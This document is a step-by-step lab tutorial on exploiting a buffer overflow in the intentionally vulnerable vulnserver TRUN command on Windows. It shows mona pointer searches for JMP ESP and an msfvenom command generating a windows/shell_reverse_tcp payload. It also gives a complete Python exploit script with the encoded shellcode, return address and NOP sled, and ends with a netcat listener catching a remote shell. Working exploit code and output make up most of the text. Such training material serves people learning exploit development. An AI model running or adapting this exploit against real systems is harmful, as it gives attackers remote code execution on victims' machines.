Finding the OpCode Equivalent to a JMP (Jump) AKA converting Assembly Language into Hex Code.

First locate nasm_shell:

```
root@kali:/home/kali/Documents/Buffer Overflow# locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

*Copy the ruby and paste it into the kali terminal

```
root@kali:/home/kali/Documents/Buffer Overflow# /usr/share/metasploit-framework/tools/exploit/nasm_shell.r
```

```
b
nasm > 
```

* Use JMP as our pointer, and then our pointer will "Jump" to our malicious shell code

```
nasm > JMP ESP
00000000   FFE4              jmp esp
nasm > 
```

The HexCode Equivalent of JMP ESP is FFE4
We will use this information for the next part

Return to Immunity Debugger

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

```
0BADF00D [+] This mona.py action took 0:00:00.219000
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xff\xe4" -m essfunc.dll
0BADF00D
0BADF00D ---------- Mona command started on 2020-11-09 12:58:13 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules essfunc.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x62500000 to 0x62508000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 9
0BADF00D [+] Results :
625011AF   0x625011af : "\xff\xe4"  |  (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Chocka\Desktop\vulnserver-master\essfunc.dll)
625011BB   0x625011bb : "\xff\xe4"  |  (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Chocka\Desktop\vulnserver-master\essfunc.dll)
625011C7   0x625011c7 : "\xff\xe4"  |  (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Chocka\Desktop\vulnserver-master\essfunc.dll)
625011D3   0x625011d3 : "\xff\xe4"  |  (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Chocka\Desktop\vulnserver-master\essfunc.dll)
625011DF   0x625011df : "\xff\xe4"  |  (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Chocka\Desktop\vulnserver-master\essfunc.dll)
625011EB   0x625011eb : "\xff\xe4"  |  (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Chocka\Desktop\vulnserver-master\essfunc.dll)
625011F7   0x625011f7 : "\xff\xe4"  |  (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Chocka\Desktop\vulnserver-master\essfunc.dll)
62501203   0x62501203 : "\xff\xe4"  |  ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Chocka\Desktop\vulnserver-master\essfunc.dll)
62501205   0x62501205 : "\xff\xe4"  |  ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Chocka\Desktop\vulnserver-master\essfunc.dll)
0BADF00D    Found a total of 9 pointers
```


*We are looking for these return addresses, and we will take note of these and go down the list to see what works for us.


Now we will go back to kali, exit our nasm shell and adjust our python script.

```
1 #!/usr/bin/python
2 import sys, socket
3
4 shellcode = "A" * 2003 + "\xaf\x11\x50\x62" #This is reversed for x86, this should error at a JMP point
5
6 try:
7         s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
8         s.connect(('172.16.[redacted]',9999)) # IP and port of the vulnerable server
9
10        s.send(('TRUN /.:/' + shellcode))
11        s.close()
12        buffer = buffer + "A"*100
13
14 except:
15        print "Error connecting to the server"
16        sys.exit()
```

*** Notice that the shellcode now Includes the first return address we found and it is BACKWARDS

Now we save our script and return to Immunity Debugger where we select this button and enter our found JMP code






Now we will set a break point on this location by hitting F2

This will allow us to overflow the buffer, but it wont Jump yet because we have not given it anywhere to jump. It will hit the break point and await further instructions.
This allows us to see that we are hitting the exact point of the EIP
Now we go back to kali and execute our script.

```
root@kali:/home/kali/Documents/Buffer Overflow# ./JMPPoint.py
Error connecting to the server
```

Return to Immunity Debugger and we will find that the breakpoint happened at the exact poin that we wanted it to.



```
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Generating Shellcode and Getting Root

```
root@kali:/home/kali/Documents/Buffer Overflow# msfvenom -p windows/shell_reverse_tcp LHOST=172.16      LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
```

Explaination:

EXITFUNC=thread makes the exploit more stable
c flag exports into c
a flag is for architecture "x86"
b flag is for bad characters. In this example we only had the NULL byte, but this is where you would include all found bad characters

We grab the generated shell code and we are going to put it into our adjusted python script (don't include the semi colon at the end)

```
root@kali:/home/kali/Documents/Buffer Overflow# msfvenom -p windows/shell_reverse_tcp LHO
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xda\xc2\xd9\x74\x24\xf4\x5e\xb8\xc6\xba\x23\xbe\x2b\xc9\xb1"
"\x52\x31\x46\x17\x83\xee\xfc\x03\x80\xa9\xc1\x4b\xf0\x26\x87"
"\xb4\x08\xb7\xe8\x3d\xed\x86\x28\x59\x66\xb8\x98\x29\x2a\x35"
"\x52\x7f\xde\xce\x16\xa8\xd1\x67\x9c\x8e\xdc\x78\x8d\xf3\x7f"
"\xfb\xcc\x27\x5f\xc2\x1e\x3a\x9e\x03\x42\xb7\xf2\xdc\x08\x6a"
"\xe2\x69\x44\xb7\x89\x22\x48\xbf\x6e\xf2\x6b\xee\x21\x88\x35"
"\x30\xc0\x5d\x4e\x79\xda\x82\x6b\x33\x51\x70\x07\xc2\xb3\x48"
"\xe8\x69\xfa\x64\x1b\x73\x3b\x42\xc4\x06\x35\xb0\x79\x11\x82"
"\xca\xa5\x94\x10\x6c\x2d\x0e\xfc\x8c\xe2\xc9\x77\x82\x4f\x9d"
"\xdf\x87\x4e\x72\x54\xb3\xdb\x75\xba\x35\x9f\x51\x1e\x1d\x7b"
"\xfb\x07\xfb\x2a\x04\x57\xa4\x93\xa0\x1c\x49\xc7\xd8\x7f\x06"
"\x24\xd1\x7f\xd6\x22\x62\x0c\xe4\xed\xd8\x9a\x44\x65\xc7\x5d"
"\xaa\x5c\xbf\xf1\x55\x5f\xc0\xd8\x91\x0b\x90\x72\x33\x34\x7b"
"\x82\xbc\xe1\x2c\xd2\x12\x5a\x8d\x82\xd2\x0a\x65\xc8\xdc\x75"
"\x95\xf3\x36\x1e\x3c\x0e\xd1\x8d\xd1\x14\xae\xa6\xd3\x14\xa1"
"\x6a\x5d\xf2\xab\x82\x0b\xad\x43\x3a\x16\x25\xf5\xc3\x8c\x40"
"\x35\x4f\x23\xb5\xf8\xb8\x4e\xa5\x6d\x49\x05\x97\x38\x56\xb3"
"\xbf\xa7\xc5\x58\x3f\xa1\xf5\xf6\x68\xe6\xc8\x0e\xfc\x1a\x72"
"\xb9\xe2\xe6\xe2\x82\xa6\x3c\xd7\x0d\x27\xb0\x63\x2a\x37\x0c"
"\x6b\x76\x63\xc0\x3a\x20\xdd\xa6\x94\x82\xb7\x70\x4a\x4d\x5f"
"\x04\xa0\x4e\x19\x09\xed\x38\xc5\xb8\x58\x7d\xfa\x75\x0d\x89"
"\x83\x6b\xad\x76\x5e\x28\xcd\x94\x4a\x45\x66\x01\x1f\xe4\xeb"
"\xb2\xca\x2b\x12\x31\xfe\xd3\xe1\x29\x8b\xd6\xae\xed\x60\xab"
"\xbf\x9b\x86\x18\xbf\x89";
```

```
1  #!/usr/bin/python
2  import sys, socket
3
4  overflow = ("\xda\xc2\xd9\x74\x24\xf4\x5e\xb8\xc6\xba\x23\xbe\x2b\xc9\xb1"
5  "\x52\x31\x46\x17\x83\xee\xfc\x03\x80\xa9\xc1\x4b\xf0\x26\x87"
6  "\xb4\x08\xb7\xe8\x3d\xed\x86\x28\x59\x66\xb8\x98\x29\x2a\x35"
7  "\x52\x7f\xde\xce\x16\xa8\xd1\x67\x9c\x8e\xdc\x78\x8d\xf3\x7f"
8  "\xfb\xcc\x27\x5f\xc2\x1e\x3a\x9e\x03\x42\xb7\xf2\xdc\x08\x6a"
9  "\xe2\x69\x44\xb7\x89\x22\x48\xbf\x6e\xf2\x6b\xee\x21\x88\x35"
10 "\x30\xc0\x5d\x4e\x79\xda\x82\x6b\x33\x51\x70\x07\xc2\xb3\x48"
11 "\xe8\x69\xfa\x64\x1b\x73\x3b\x42\xc4\x06\x35\xb0\x79\x11\x82"
12 "\xca\xa5\x94\x10\x6c\x2d\x0e\xfc\x8c\xe2\xc9\x77\x82\x4f\x9d"
13 "\xdf\x87\x4e\x72\x54\xb3\xdb\x75\xba\x35\x9f\x51\x1e\x1d\x7b"
14 "\xfb\x07\xfb\x2a\x04\x57\xa4\x93\xa0\x1c\x49\xc7\xd8\x7f\x06"
15 "\x24\xd1\x7f\xd6\x22\x62\x0c\xe4\xed\xd8\x9a\x44\x65\xc7\x5d"
16 "\xaa\x5c\xbf\xf1\x55\x5f\xc0\xd8\x91\x0b\x90\x72\x33\x34\x7b"
17 "\x82\xbc\xe1\x2c\xd2\x12\x5a\x8d\x82\xd2\x0a\x65\xc8\xdc\x75"
18 "\x95\xf3\x36\x1e\x3c\x0e\xd1\x8d\xd1\x14\xae\xa6\xd3\x14\xa1"
19 "\x6a\x5d\xf2\xab\x82\x0b\xad\x43\x3a\x16\x25\xf5\xc3\x8c\x40"
20 "\x35\x4f\x23\xb5\xf8\xb8\x4e\xa5\x6d\x49\x05\x97\x38\x56\xb3"
21 "\xbf\xa7\xc5\x58\x3f\xa1\xf5\xf6\x68\xe6\xc8\x0e\xfc\x1a\x72"
22 "\xb9\xe2\xe6\xe2\x82\xa6\x3c\xd7\x0d\x27\xb0\x63\x2a\x37\x0c"
23 "\x6b\x76\x63\xc0\x3a\x20\xdd\xa6\x94\x82\xb7\x70\x4a\x4d\x5f"
24 "\x04\xa0\x4e\x19\x09\xed\x38\xc5\xb8\x58\x7d\xfa\x75\x0d\x89"
25 "\x83\x6b\xad\x76\x5e\x28\xcd\x94\x4a\x45\x66\x01\x1f\xe4\xeb"
26 "\xb2\xca\x2b\x12\x31\xfe\xd3\xe1\x29\x8b\xd6\xae\xed\x60\xab"
27 "\xbf\x9b\x86\x18\xbf\x89")
28
29 shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
30
31 try:
32         s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
33         s.connect(('172.16      ,9999)) # IP and port of the vulnerable server
34
35         s.send(('TRUN /.:/' + shellcode))
36         s.close()
37         buffer = buffer + "A"*100
38
39 except:
40         print "Error connecting to the server"
41         sys.exit()
```

Between our pointer and our overflow we need to include "nops".
nops means "no operations" are basically padding. May also be referred to as "nops sled"
So we are adding a little bit of space between our JMP command and our shell code
This padding can help prevent interference in the space between the JMP and shell code
You may have to adjust this to see what works. 8 bytes, 16 bytes, 32 bytes, etc

Now we will set up a NetCat Listener
Then start the victim server as Admin and execute your script.
If done properly you will return a shell

```
listening on [any] 4444 ...
connect to [172.16.      from (UNKNOWN) [172.16      ] 52344
Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\Chocka\Desktop\vulnserver-master>
```